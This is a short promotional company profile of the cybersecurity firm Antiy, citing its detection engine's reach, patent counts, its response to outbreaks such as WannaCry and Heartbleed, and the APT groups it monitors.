Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

Antiy official website
www.antiy.cn

Antiy WeChat
Subscription Account
Antiylab